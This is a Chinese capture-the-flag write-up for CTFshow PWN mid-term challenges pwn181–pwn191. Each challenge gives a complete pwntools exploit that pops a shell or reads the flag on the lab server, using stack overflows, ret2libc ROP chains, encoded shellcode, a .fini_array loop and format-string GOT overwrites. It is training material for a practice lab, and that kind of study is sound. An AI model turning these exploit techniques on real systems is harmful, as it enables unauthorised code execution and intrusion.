

CTFshow---PWN入门中期测试wp

pwn181

题目环境:

题目

WriteUp

解题榜

✕

pwn181

10

如果你独立做到这了，那么恭喜你，你应该对基本的PWN有所掌握，对堆栈的基础利用也都会有所了解并对其进行利用本部分内容涉及的堆栈部分相对来说是对前面所学的一些知识进行一些基础回顾以及引申出其他利用方式。对初学者来说还是有一定的挑战性，当然，如果你能独立完成这一部分内容，那么你已经相当不错了，加油吧骄傲的少年们！

签到

靶场信息

启动靶场环境

↓ pwn

Flag

Submit

解题过程:

```
from pwn import *
#io = process("./pwn")
io = remote('pwn.challenge.ctf.show', 28190)
io.recvuntil(b'Here you are :')
io.send(b'a' * 0x16 + p16(0x85d6))
io.recvline()
print(io.recvline())
```

详细分析:

检查一下保护为32位二进制文件

```
a2zure@a2zure:~/Desktop/ctfshow/pwn181$ checksec pwn
[*] '/home/a2zure/Desktop/ctfshow/pwn181/pwn'
Arch:       i386-32-little
RELRO:      Partial RELRO
Stack:      No canary found
NX:         NX enabled
PIE:        No PIE (0x8048000)
```

看一下题目源码:

```

ssize_t ctfshow()
{
    char buf[14]; // [esp+6h] [ebp-12h] BYREF
    putchar(36);
    return read(0, buf, 0x19u);
}

```

可以发现在read处存在存在栈溢出，并且存在后门函数

```

int Mid()
{
    char s[64]; // [esp+Ch] [ebp-4Ch] BYREF
    FILE *stream; // [esp+4Ch] [ebp-Ch]

    stream = fopen("/ctfshow_flag", "r");
    if ( !stream )
    {
        puts("/ctfshow_flag: No such file or directory.");
        exit(0);
    }
    fgets(s, 64, stream);
    return printf(s);
}

```

因此只需要把返回地址的低两位修改为Mid的地址就可以实现执行后门函数了。

pwn182

题目环境：

题目

WriteUp

解题榜

×

pwn182

10

送分题

靶场信息

启动靶场环境

↓ pwn

Flag

Submit

解题过程：

```

from pwn import *
#io = process("./pwn")
io = remote('pwn.challenge.ctf.show', 28213)
io.send(b'sh\x00')
io.interactive()

```

详细分析：

```

unsigned __int64 ctfshow()
{
    char buf[7]; // [rsp+1h] [rbp-Fh] BYREF
    unsigned __int64 v2; // [rsp+8h] [rbp-8h]

    v2 = __readfsqword(0x28u);
    read(0, buf, 7uLL);
    system(buf);
    return __readfsqword(0x28u) ^ v2;
}

```

对于这个题目，可以看到是读入七个bit的字符串之后执行命令，因此我们只需要输入sh\x00就可以获得shell。

pwn183

题目环境：

题目

WriteUp

解题榜

pwn183

10

1+1难度

靶场信息

启动靶场环境

↓ pwn

Flag

Submit

解题过程：

```

from pwn import *
from LibcSearcher import *
#io = process("./pwn")
io = remote('pwn.challenge.ctf.show', 28223)
pop_rdi = 0x00000000000400873
main = 0x4007CD
ret = 0x400800
io.recvuntil(b'Hint : ')
puts_addr = int(io.recv(14), 16)
libc = LibcSearcher('puts', puts_addr)
libc_base = puts_addr - libc.dump('puts')
system = libc_base + libc.dump('system')
binsh = libc_base + libc.dump('str_bin_sh')
io.recvuntil(b' *&%^&^%$(^&*!@#!')
io.sendline(b'a' * 0x68 + p64(pop_rdi) + p64(binsh) + p64(ret) + p64(system) +
p64(main))
io.interactive()

```

详细分析:

查看题目保护, 可以知道题目是64位, 并且没有其它保护。

```
a2ure@a2ure:~/Desktop/ctfshow/pwn183$ checksec pwn
[*] '/home/a2ure/Desktop/ctfshow/pwn183/pwn'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
```

查看题目代码, 可以发现在read处存在栈溢出。

```
size_t ctfshow()
{
    char buf[96]; // [rsp+0h] [rbp-60h] BYREF
    return read(0, buf, 0x96uLL);
}
```

查看logo函数, 可以看到题目存在提示puts函数的地址, 因此这里只需要利用LibcSearcher找到对应的libc版本, 之后利用基础的ROPgadget的代码片段实现劫持程序执行流。

```
int logo()
{
    puts(s);
    puts(asc_400910);
    puts(asc_400990);
    puts(asc_400A20);
    puts(asc_400AB0);
    puts(asc_400B38);
    puts(asc_400BD0);
    puts(" * *****");
    puts(aClassifyCtfsho);
    puts(" * Type : Mid-Term");
    puts(" * Site : https://ctf.show/");
    printf(" * Hint : %p\n", &puts);
    puts(" * *****");
    printf("%s^&^%$(^&!*@#!");
    return fclose(stdout);
}
```

```
a2ure@a2ure:~/Desktop/ctfshow/pwn183$ ROPgadget --binary pwn --only 'pop|ret'
Gadgets information
=====
0x000000000040086c : pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040086e : pop r13 ; pop r14 ; pop r15 ; ret
0x0000000000400870 : pop r14 ; pop r15 ; ret
0x0000000000400872 : pop r15 ; ret
0x000000000040086b : pop rbp ; pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040086f : pop rbp ; pop r14 ; pop r15 ; ret
0x0000000000400618 : pop rbp ; ret
0x0000000000400873 : pop rdi ; ret
0x0000000000400871 : pop rsi ; pop r15 ; ret
0x000000000040086d : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
0x0000000000400546 : ret

Unique gadgets found: 11
```

注意, 本题需要注意的是64位的system执行, 需要保证存放system的地址满足条件, 因此需要在system前加入ret指令。

pwn184

题目环境:

题目

WriteUp

解题榜

×

pwn184

10

好好好，一看还是简单，但是哪里不一样呢？

靶场信息

启动靶场环境

📄 pwn

Flag

Submit

解题过程:

```
from pwn import *
#io = process("./pwn")
io = remote("pwn.challenge.ctf.show", 28149)
io.send(b'a' * 0x20 + b'\x35')
io.interactive()
```

详细分析:

查看题目保护，32位程序，并且有pie保护

```
a2zure@a2zure:~/Desktop/ctfshow/pwn184$ checksec pwn
[*] '/home/a2zure/Desktop/ctfshow/pwn184/pwn'
Arch:       i386-32-little
RELRO:      Full RELRO
Stack:      No canary found
NX:         NX enabled
PIE:        PIE enabled
```

查看题目源码，可以看到是read处存在栈溢出漏洞

```
int ctshow()
{
    char buf[24]; // [esp+Ch] [ebp-1Ch] BYREF

    read(0, buf, 0x32u);
    return puts(buf);
}
```

并且，题目存在后门函数:

```
int bin()
{
    return system("/bin/cat /ctfshow_flag");
}
```

因为有pie保护，并且我们可以发现，ctfshow函数和bin函数的地址只有最后一位存在差异，因此只需要覆盖最后一位就可以实现劫持程序执行流。

pwn185

题目环境：

题目

WriteUp

解题榜

×

pwn185

10

似乎是栈溢出

靶场信息

启动靶场环境

↓ pwn

Flag

Submit

解题过程：

```
from pwn import *
from LibcSearcher import *
context.arch = 'i386'
#io = process("./pwn")
io = remote('pwn.challenge.ctf.show', 28235)
elf = ELF("./pwn")
pop_ebx = 0x08048391
gets_plt = elf.plt['gets']
puts_plt = elf.plt['puts']
puts_got = elf.got['puts']
ctfshow = elf.sym['ctfshow']
io.recvuntil(b"what's your name?\n")
io.sendline(b'a' * 44 + p32(puts_plt) + p32(pop_ebx) + p32(puts_got) +
p32(gets_plt) + p32(pop_ebx) + p32(0x0804B030) + p32(ctfshow))
io.sendline(b'1')
puts_addr = u32(io.recvuntil(b'\xf7')[-4:])
libc = LibcSearcher('puts', puts_addr)
libc_base = puts_addr - libc.dump('puts')
print(hex(libc_base))
system = libc_base + libc.dump('system')
binsh = libc_base + libc.dump('str_bin_sh')
io.recvuntil(b"what's your name?")
io.sendline(b'a' * 44 + p32(system) + p32(ctfshow) + p32(binsh))
io.recvuntil(b'2.even number is heap\n')
io.sendline(b'1')
io.recvuntil(b'interesting')
io.interactive()
```

详细分析:

查看题目保护:

```
a2ure@a2ure:~/Desktop/ctfshow/pwn185$ checksec pwn
[*] '/home/a2ure/Desktop/ctfshow/pwn185/pwn'
Arch:       i386-32-little
RELRO:      Partial RELRO
Stack:      No canary found
NX:         NX disabled
PIE:        No PIE (0x8048000)
RWX:        Has RWX segments
```

查看代码,发现再gets处存在栈溢出漏洞,因此我们可以通过这里泄露出puts_got表中的地址,通过这里获得Libc的基地址,之后再执行system来获得shell

```
int ctfshow()
{
    char s[36]; // [esp+0h] [ebp-28h] BYREF

    puts("What's your name?");
    fflush(stdout);
    gets(s);
    puts("What's your favorite PWN's Type?");
    puts("1.odd number is stack\n2.even number is heap");
    fflush(stdout);
    __isoc99_scanf("%d", &type);
    if ( (type & 1) != 0 )
        printf("Hello %s,%d is interesting", s, type);
    else
        printf("Hello %s,%d is challenging", s, type);
    return fflush(stdout);
}
```

但是在这里可以看见我们的exp中多出了一个gets的函数调用,这里其实是为了吸收一个换行符,否则由于程序没有吸收换行符,之后的程序执行会出现错误。

pwn186

题目环境:

题目

WriteUp

解题榜

×

pwn186

10

shellcode?

靶场信息

启动靶场环境

↓ pwn

Flag

Submit

解题过程:

```
from pwn import *
#io = process("./pwn")
io = remote("pwn.challenge.ctf.show", 28257)
shellcode = asm(shellcraft.sh())[::-1]
io.send(shellcode)
io.interactive()
```

详细分析:

查看题目环境:

```
a2ure@a2ure:~/Desktop/ctfshow/pwn186$ checksec pwn
[*] '/home/a2ure/Desktop/ctfshow/pwn186/pwn'
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x8048000)
```

查看题目代码, 这是一个典型的shellcode的题目, 并且经过了ctfshow函数

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    ssize_t v4; // [esp+8h] [ebp-10h]
    void *buf; // [esp+Ch] [ebp-Ch]

    init();
    logo();
    buf = mmap(0, 0x400u, 7, 34, 0, 0);
    puts("Send me !!");
    v4 = read(0, buf, 0x400u);
    if ( v4 < 0 )
    {
        puts("Error reading!");
        exit(1);
    }
    ctfshow(buf, v4);
    ((void (__cdecl *)())buf)();
    return 0;
}
```

查看一下ctfshow函数的内容:

```
int __cdecl ctfshow(int a1, int a2)
{
    int result; // eax
    unsigned int i; // [esp+Ch] [ebp-8h]

    for ( i = 0; ; ++i )
    {
        result = a2 / 2;
        if ( i >= a2 / 2 )
            break;
        *(_BYTE *)(a1 + i) ^= *(_BYTE *)(a2 - i - 1 + a1);
        *(_BYTE *)(a2 - i - 1 + a1) ^= *(_BYTE *)(a1 + i);
        *(_BYTE *)(a1 + i) ^= *(_BYTE *)(a2 - i - 1 + a1);
    }
    return result;
}
```

可以看出这个是用来逆序的函数, 因此我们为了执行shellcode只需要把他逆序输出就可以。

pwn187

题目环境:

题目

WriteUp

解题榜

✕

pwn187

10

Emmm,还是shellcode?

靶场信息

启动靶场环境

↓ pwn

Flag

Submit

解题过程:

```
from pwn import *
import struct
import numpy as np
context.arch='i386'
#io = process("./pwn")
io = remote('pwn.challenge.ctf.show', 28142)

def float_to_hex(f):
    binary_data = struct.pack('!f', f)
    hex_string = ''.join(format(byte, '02x') for byte in binary_data)
    return hex_string

def hex_to_float(hex_str):
    binary_data = bytes.fromhex(hex_str)
    float_value = struct.unpack('!f', binary_data)[0]
    return float_value

shell1 = '''nop;
xor edx,edx;
xor eax,eax;
mov al,0xb;
push edx;
mov dl, 0x73;
mov dh, 0x68;
shl edx, 16;
mov dl, 0x2f;
mov dh, 0x2f;
push edx;
```

```
    push 0x6e69622f;
    mov ebx,esp;
    xor edx,edx;
    xor ecx,ecx;
    int 0x80;
'''
shellcode = '''
    dec ecx;
    nop;
    xor edx,edx;
    dec ecx;
    nop;
    xor eax,eax;
    dec ecx;
    nop;
    nop;
    push edx;
    dec ecx;
    nop;
    mov al, 0x73;
    dec ecx;
    nop;
    mov ah, 0x68;
    dec ecx;
    shl eax, 16;
    dec ecx;
    nop;
    mov al, 0x2f;
    dec ecx;
    nop;
    mov ah, 0x2f;
    dec ecx;
    nop;
    nop;
    push eax;
    dec ecx;
    nop;
    mov al, 0x69;
    dec ecx;
    nop;
    mov ah, 0x6e;
    dec ecx;
    shl eax, 16;
    dec ecx;
    nop;
    mov al, 0x2f;
    dec ecx;
    nop;
    mov ah, 0x62;
    dec ecx;
    nop;
    nop;
    push eax;
    dec ecx;
    nop;
```

```

        xor eax,eax;
        dec ecx;
        nop;
        mov al,0xd;
        dec ecx;
        nop;
        mov ebx,esp;
        dec eax;
        nop;
        xor ecx,ecx;
        dec eax;
        nop;
        int 0x80;
    ...
tmp = '''dec ecx;
        nop;'''
code = asm(tmp) + asm('xor edx,edx;')[::-1] + asm(tmp) + asm('xor eax,eax;')[::-1] + asm(tmp) + asm('nop;push edx;') + asm(tmp) + asm('mov al, 0x73;')[::-1] + asm(tmp) + asm('mov ah, 0x68;')[::-1] + asm('dec ecx;') + asm('shl eax, 16;')[::-1] + asm(tmp) + asm('mov al, 0x2f;')[::-1] + asm(tmp) + asm('mov ah, 0x2f;')[::-1] + asm(tmp) + asm('nop;push eax;') + asm(tmp) + asm('mov al, 0x69;')[::-1] + asm(tmp) + asm('mov ah, 0x6e;')[::-1] + asm('dec ecx;') + asm('shl eax, 16;')[::-1] + asm(tmp) + asm('mov al, 0x2f;')[::-1] + asm(tmp) + asm('mov ah, 0x62;')[::-1] + asm(tmp) + asm('nop;push eax;') + asm(tmp) + asm('xor eax,eax;')[::-1] + asm(tmp) + asm('mov al,0xc;')[::-1] + asm(tmp) + asm('mov ebx,esp;')[::-1] + asm('dec eax;nop;') + asm('xor ecx,ecx;')[::-1] + asm(tmp) + asm('int 0x80;')[::-1]
def force():
    for i in range(255):
        a = b'\x48' + chr(i).encode()
        b = disasm(a)
        if 'eax' not in b:
            print(b)

#code = asm(shellcode)
tmp = []
for i in range(20):
    str1 = code[i * 4: i * 4 + 4].hex()
    tmp.append(int(str(np.float32(hex_to_float(str1) * 1337))[:-2]))
    print(np.float32(hex_to_float(str1) * 1337))

print(tmp)
ans = [1586182200, 1585412100, 1583364000, 1582139000, 1581669000, 793402600,
1579229700, 1579230300, 1583363600, 1581711100, 1581925700, 793402600,
1579229700, 1581412300, 1583363600, 1585412100, 1577732200, 1586924300,
396449280, 1582700000]
for i in range(20):
    io.sendline(str(ans[i]).encode())

io.sendline(b'a')
io.interactive()

```

详细分析:

首先查看题目保护:

```
a2ure@a2ure:~/Desktop/ctfshow/pwn187$ checksec pwn
[*] '/home/a2ure/Desktop/ctfshow/pwn187/pwn'
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x8048000)
```

查看题目代码，可以看出题目要求十分简单，就是输入一个数字，把他除以1337之后的浮点数存储起来，最终执行这段代码，因此可以很明显的看出这是一个shellcode的题目，但是问题在于如何写shellcode才可以完成对应要求。

```
int ctfshow()
{
    int v1; // [esp+14h] [ebp-14h] BYREF
    int (*v2)(void); // [esp+18h] [ebp-10h]
    int i; // [esp+1Ch] [ebp-Ch]

    v2 = mmap(0, 0x8000u, 7, 34, -1, 0);
    for ( i = 0; i <= 0x1FFF && __isoc99_scanf("%d", &v1); ++i )
        *(v2 + i) = v1 / 1337.0;
    write(1, "here we go\n", 0x8u);
    return v2();
}
```

对于这个题目，首先思考的是，在C语言中，浮点数是利用ieee754的形式进行存储，因此可以知道ieee754存储的有效数字数目是固定的，因此当我们的整数部分已经填满有效数字部分的话，就会导致存储小数部分的数字就会很少。

因此对于这个题目，当我们输入的数字很大的时候(没有超过int存储的数字最大值)，整数部分已经填满了所有有效数字部分，所以通过计算可以得知，首字符为0x49的ieee754标识的16进制数目是都可以通过一个大整数除以1337获得的，因为这部分整数部分已经可以填满有效数字了，所以可以保证输入一个整数除以1337之后就可以获得对应的ieee754下保存的小数（这里比较绕，当时也是不断地进行计算才了解的），所以我们可以获得任意0x49开始的4位shellcode片段。

通过反汇编我们可以知道这个b'\x49'对应的汇编代码是dec ecx，也就是减小ecx的值，所以，我修改了正常可以执行32位shellcode的代码，让他可以保证第一位都是0x49，此外每次输入一个v2的是一个浮点数只有4位，所以我们可以适当的增加nop等进行填充，使得每次执行的有效汇编语言占位为4位，最终可以验证上述shellcode是可以满足题目条件并且可以成功执行的shellcode（对于这部分，我们可以利用asm -r "来进行验证）

之后就是把这部分shellcode转化为题目要求下可以满足条件的整数，这里面其实就是一些ieee754之间的转换。最终按顺序输入就可以实现执行shellcode。

但是需要注意的是，由于linux在解析shellcode的顺序，我们需要调整一下汇编语言转换为机器代码时的顺序，使得程序可以正常解析。

pwn188

题目环境：

题目 WriteUp 解题榜

pwn188
10

RRRRRet2libc,但是好像哪里不对?

靶场信息
启动靶场环境

↓ pwn

Flag Submit

解题过程:

```
from pwn import *
from LibcSearcher import *
#io = process("./pwn")
io = remote('pwn.challenge.ctf.show', 28226)
elf = ELF("./pwn")
def findstr():
    for i in range(1000000000):
        n = 0x53CBEB035 + i * 0x1D5E0C579E0
        num = 0x53CBEB035 + i * 0x1D5E0C579E0
        success = 0
        str = ''
        while num > 0x75:
            k = num % 0x75
            num = num // 0x75
            if k <= 64 or (k > 90 and k <= 96) or k > 122:
                break

            str += chr(k)

        if num < 0x75 and ((k > 64 and k < 91) or (k > 96 and k < 123)):
            print((str + chr(num))[:-1])
            print(n)
            print(i)
            break

key = b'NocjJmI'
pop_rdi = 0x0000000000400a93
ret = 0x000000000040028e
puts_plt = elf.plt['puts']
puts_got = elf.got['puts']
ctfshow = elf.sym['ctfshow']
io.sendline(key)
io.recvuntil(b'Please input your code to save')
```

```

io.sendline(b'a' * 0x78 + p64(pop_rdi) + p64(puts_got) + p64(puts_plt) +
p64(ctfshow))
puts_addr = u64(io.recvuntil(b'\x7f')[-6:].ljust(8, b'\x00'))
libc = LibcSearcher('puts', puts_addr)
libc_base = puts_addr - libc.dump('puts')
system = libc_base + libc.dump('system')
binsh = libc_base + libc.dump('str_bin_sh')
io.recvuntil(b'Please input your code to save')
io.sendline(b'a' * 0x78 + p64(pop_rdi) + p64(binsh) + p64(ret) + p64(system) +
p64(ctfshow))
io.interactive()

```

详细分析:

首先查看该题的保护机制:

```

a2ure@a2ure:~/Desktop/ctfshow/pwn188$ checksec pwn
[*] '/home/a2ure/Desktop/ctfshow/pwn188/pwn'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x400000)

```

查看源码, 可以发现本题主要考点其实时如果获得hash之后满足题目要求的密钥:

```

int __cdecl main(int argc, const char **argv, const char **envp)
{
    init(argc, argv, envp);
    logo();
    while ( 1 )
    {
        while ( 1 )
        {
            puts("Please input your name:");
            __isoc99_scanf("%s", str);
            if ( (unsigned int)check_str() )
                break;
            puts("Wrong Input");
        }
        if ( hash() == 0x53CBEB035LL )
            break;
        puts("Try Again");
    }
    puts("Welcome");
    ctfshow();
    return 0;
}

```

对应的hash函数代码如下:

```

int64 hash()
{
    int v1; // [rsp+0h] [rbp-10h]
    int i; // [rsp+4h] [rbp-Ch]
    int64 v3; // [rsp+8h] [rbp-8h]

    v1 = strlen(str);
    v3 = 0LL;
    for ( i = 0; i < v1; ++i )
        v3 = (str[i] + 0x75 * v3) % 0x1D5E0C579E0LL;
    return v3;
}

```

此外对于输入也有检查，通过分析代码可以知道就是检查输入的字符串是不是都是可见字符：

```
int64 check_str()
{
    int v1; // [rsp+8h] [rbp-8h]
    int i; // [rsp+Ch] [rbp-4h]

    v1 = strlen(str);
    for ( i = 0; i < v1; ++i )
    {
        if ( str[i] <= 64 )
            return 0LL;
        if ( str[i] > 90 && str[i] <= 96 )
            return 0LL;
        if ( str[i] > 122 )
            return 0LL;
    }
    return 1LL;
}
```

可以看出hash的程序逻辑十分简单，因此其实我们破解函数的关键就是找出n倍的0x1D5E0C579E0加上0x53CBEB035的数转化为0x75进制之后每一个位都是可见字符，这里可以写一个脚本进行爆破，最终获得的密钥为NOcjml，之后就是简单的栈溢出，根据下方代码的漏洞进行栈溢出攻击即可。

```
int ctfsHOW()
{
    char s[108]; // [rsp+0h] [rbp-70h] BYREF
    int v2; // [rsp+6Ch] [rbp-4h]

    memset(s, 0, 0x60uLL);
    v2 = 0;
    puts("Please input your code to save");
    read(0, s, 0x100uLL);
    return puts("Save Success");
}
```

pwn189

题目环境：

题目

WriteUp

解题榜

×

pwn189

10

第一次梭哈，第二次梭哈，第三次梭哈....

靶场信息

启动靶场环境

↓ pwn

Flag

Submit

解题过程：

```

from pwn import *
context(arch="amd64")
#p = process('./pwn')
p = remote("pwn.challenge.ctf.show", 28118)

syscall_ret = 0x471db5
pop_rax_ret = 0x41e4af
pop_rdx_ret = 0x446e35
pop_rsi_ret = 0x406c30
pop_rdi_ret = 0x401696

bin_sh_addr = 0x4B9500

fini_array = 0x4B40F0
main_addr = 0x401B6D
libc_csu_fini = 0x402960
leave_ret = 0x401C4B

esp = 0x4B4100
ret = 0x401016

def write(addr,data):
    p.sendafter('addr:',str(addr))
    p.sendafter('data:',data)

write(fini_array,p64(libc_csu_fini)+p64(main_addr))
write(bin_sh_addr,"/bin/sh\x00")


write(esp,p64(pop_rax_ret))
write(esp+8,p64(0x3b))
write(esp+16,p64(pop_rdi_ret))
write(esp+24,p64(bin_sh_addr))
write(esp+32,p64(pop_rsi_ret))
write(esp+40,p64(0))
write(esp+48,p64(pop_rdx_ret))
write(esp+56,p64(0))
write(esp+64,p64(syscall_ret))
write(fini_array,p64(leave_ret)+p64(ret))

p.interactive()

```

详细分析:

查看题目保护机制:



```

a2zure@a2zure:~/Desktop/ctfshow/pwn189$ checksec pwn
[*] '/home/a2zure/Desktop/ctfshow/pwn189/pwn'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x400000)

```

查看题目源码, 由于本题目没有符号, 因此我们可以通过start函数的参数来找到主函数, 对应代码如下:


```

int __cdecl main(int argc, const char **argv, const char **envp)
{
    int result; // eax
    char *v4; // [rsp+8h] [rbp-28h]
    char buf[24]; // [rsp+10h] [rbp-20h] BYREF
    unsigned __int64 v6; // [rsp+28h] [rbp-8h]

    v6 = __readfsqword(0x28u);
    result = (unsigned __int8)++byte_4B9330;
    if ( byte_4B9330 == 1 )
    {
        write(1u, "addr:", 5uLL);
        read(0, buf, 0x18uLL);
        v4 = (char *) (int)sub_40EE70((__int64)buf);
        write(1u, "data:", 5uLL);
        read(0, v4, 0x18uLL);
        result = 0;
    }
    if ( __readfsqword(0x28u) != v6 )
        sub_44A3E0();
    return result;
}

```

通过尝试以及代码分析可以明白，其实本题的主要功能就是任意地址写0x18比特，并且可以通过file命令看到这个题是静态编译的，因此，我们只需要利用修改.fini_array来实现多次执行main函数，由于byte_4B9330必须为1的时候才可以执行任意地址写，但是他是8bit的变量，只能存储到255因此只需要循环256次就可以继续进行任意地址写。

所以对于这个题目我们需要做的就是修改.fini_array，把.fini_array[0]修改为libc_csu_fini,.fini_array[1]修改为main_addr，这样就可以实现无限循环main函数，之后就可以利用栈溢出来实现迁移栈地址到bss上，来挟持程序执行流。

pwn190

题目环境：

题目

WriteUp

解题榜

×

pwn190

10

如何控制它?

靶场信息

启动靶场环境

↓ pwn

Flag

Submit

解题过程：

```

from pwn import *
from LibcSearcher import *

```

```
#io = process("./pwn")
io = remote('pwn.challenge.ctf.show', 28275)
elf = ELF("./pwn")
fgets_plt = elf.plt['fgets']
fgets_got = elf.got['fgets']
io.sendline(b'%8$p-%4$p-')
fgets = int(io.recvuntil(b'-')[:-1], 16) - 0xb
stack = int(io.recvuntil(b'-')[:-1], 16)
libc = LibcSearcher('fgets', fgets)
libc_base = fgets - libc.dump('fgets')
system = libc_base + libc.dump('system')
#io.sendline(b'%' + str(fgets_got).encode() + b'c%12$n')
io.sendline(b'%' + str(int(hex(stack + 0x20 + 2)[-4:], 16)).encode() +
b'c%4$hn')
io.sendline(b'%' + str(int(hex(stack + 0x30)[-4:], 16)).encode() + b'c%12$hn')
io.sendline(b'%' + str(int(hex(stack + 0x20)[-4:], 16)).encode() + b'c%4$hn')
io.sendline(b'%' + str(int(hex(stack + 0x30)[-4:], 16)).encode() + b'c%12$hn')
io.sendline(b'%' + str(fgets_got + 2).encode() + b'c%20$n')
io.sendline(b'%' + str(fgets_got).encode() + b'c%12$n')
num1 = str(int(hex(system)[-4:], 16)).encode()
num2 = str(int(hex(system)[-4:], 16) - int(hex(system)[-4:], 16)).encode()
io.sendline(b'%' + num1 + b'c%20$hn' + b'%' + num2 + b'c%24$hn;/bin/sh\x00')
io.interactive()
```

详细分析:

首先查看这个题目的保护机制:

```
a2ure@a2ure:~/Desktop/ctfshow/pwn190$ checksec pwn
[*] '/home/a2ure/Desktop/ctfshow/pwn190/pwn'
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX disabled
PIE:       No PIE (0x8047000)
RWX:       Has RWX segments
```

查看题目源码, 漏洞成因是在make_response函数中, 这里面存在格式化字符串漏洞。

```
int make_response()
{
    return snprintf(response, 1024u, buf);
}
```

但是这个题目区别其它格式化字符串漏洞题目的地方在于, 他并没有讲输入进去的字符串保存在栈中, 因此没法找到对应的自偏移来实现任意代码执行, 但是这个题目有一点在于, 他在main函数之后调用了echo函数, 在echo函数中调用了make_response函数, 这样就可以在栈中的prev ebp中保存了很长的一条连, 对应的gdb截图如下:

```
pwndbg> stack
00:0000 esp 0xffffcd20 -> 0x804a480 (response) <- '0xf7fcd8080xf7fe4f19\n'
01:0004 0xffffcd24 <- 0x400
02:0008 0xffffcd28 -> 0x804a080 (buf) <- '%p%p\n'
03:000c 0xffffcd2c -> 0xf7fcd808 (__exit_funcs_lock) <- 0x0
04:0010 0xffffcd30 -> 0xf7fe4f19 (_dl_fixup+9) <- add edi, 0x180e7
05:0014 0xffffcd34 <- 0x0
06:0018 ebp 0xffffcd38 -> 0xffffcd58 -> 0xffffcd78 <- 0x0
07:001c 0xffffcd3c -> 0x804852c (echo+11) <- mov dword ptr [esp], 0x804a480
```

这里ebp为0xffffcd38指向0xffffcd58, 0xffffcd58指向0xffffcd78。

因此可以利用这个，并且题目是Partial RELRO，因此可以修改fgets的got表修改为system。

首先在8的偏移处我们可以看到保存了fgets+11这个值，所以我们可以利用格式化字符串漏洞泄露这个来获得Libc的偏移。

```
08:0020 0xffffcd40 → 0xffffcd78 ← 0x0
09:0024 0xffffcd44 → 0xf7feade0 (_dl_runtime_resolve+16) ← pop edx
0a:0028 0xffffcd48 → 0xf7e5820b (fgets+11) ← add edi, 0x171df5
```

之后就是如何修改fgets的got表，这里有一个关键的问题在于，如果直接利用%n无法写入一个libc地址的内容（4bit），但是如果修改了fgets的指向就没办法再次修改了，所以必须一次性的讲fgets的got表修改为system。

这里就用到了ebp，首先我们把0xffffcd58处的指向的0xffffcd78 + 2这个地址，然后利用%hn来覆盖0xffffcd78高两位的bit，之后再修改回0xffffcd78，之后覆盖低两个Bit，这样让0xffffcd78指向了一个不会影响程序执行的栈地址上，最终的效果如下(重新启用了gdb，这里面0xff986a58为上一个程序的0xffffcd78):

```
50:0140 0xff986a30 → 0xf7fb1000 (_GLOBAL_OFFSET_TABLE_) ← 0x1d7d8c
51:0144 0xff986a34 ← 0x0
52:0148 0xff986a38 → 0xff986a58 → 0xff986a68 → 0xff986afc → 0xff988086 ← ...
53:014c 0xff986a3c → 0x8048574 (main+45) ← test eax, eax
54:0150 0xff986a40 → 0x804a080 (buf) ← '%27240c%12$hn\n'
55:0154 0xff986a44 ← 0x400
56:0158 0xff986a48 → 0xf7fb15c0 (_IO_2_1_stdin_) ← 0xfbad2088
57:015c 0xff986a4c ← 0x0
pwndbg>
58:0160 0xff986a50 → 0xf7fb1000 (_GLOBAL_OFFSET_TABLE_) ← 0x1d7d8c
59:0164 0xff986a54 → 0xf7fb1000 (_GLOBAL_OFFSET_TABLE_) ← 0x1d7d8c
5a:0168 0xff986a58 → 0xff986a68 → 0xff986afc → 0xff988086 ← 'SHELL=/bin/bash'
5b:016c 0xff986a5c → 0xf7df1fa1 (__libc_start_main+241) ← add esp, 0x10
```

这样我们修改把这两个地址也分别覆盖为fgets_got + 2和fgets的地址，这样原理同上，分别覆盖两个bit，将其修改为system的地址就可以了。

这里面需要注意的是，对于格式化字符串利用%n来同时写两个地址的时候，需要先写小数据的地方，在这里就是fgets的低两个bit，之后高两个比特只需要做差，这样就可以实现同时修改两个地方的值，最终在字符串后面加上binsh就可以实现获得shell了。

pwn191

题目环境：

题目

WriteUp

解题榜

×

pwn191

10

万变不离其宗。

靶场信息

启动靶场环境

↓ pwn

Flag

Submit

解题过程:

```
from pwn import *
context.arch = 'amd64'
#io = process("./pwn")
io = remote("pwn.challenge.ctf.show", 28146)
io.recvuntil(b'Current position: ')
stack = int(io.recv(14), 16) + 736
io.recvuntil(b'where is flag?\n> ')
shellcode = asm(shellcraft.sh())
io.sendline(b'\x90' * 1337 + shellcode)
io.recvuntil(b'where are you going to land?\n> ')
io.sendline(hex(stack).encode())
io.interactive()
```

详细分析:

查看保护机制:

```
a2ure@a2ure:~/Desktop/ctfshow/pwn191$ checksec pwn
[*] '/home/a2ure/Desktop/ctfshow/pwn191/pwn'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX disabled
PIE:       No PIE (0x400000)
RWX:       Has RWX segments
```

可以看到这个题目有可读可写可执行的段, 因此可以知道这个题可以利用shellcode

对于query_position函数是随机获得一个地址:

```
char *query_position()
{
    char v1; // [rsp+Fh] [rbp-11h] BYREF
    return &v1 + rand() % 1337 - 668;
}
```

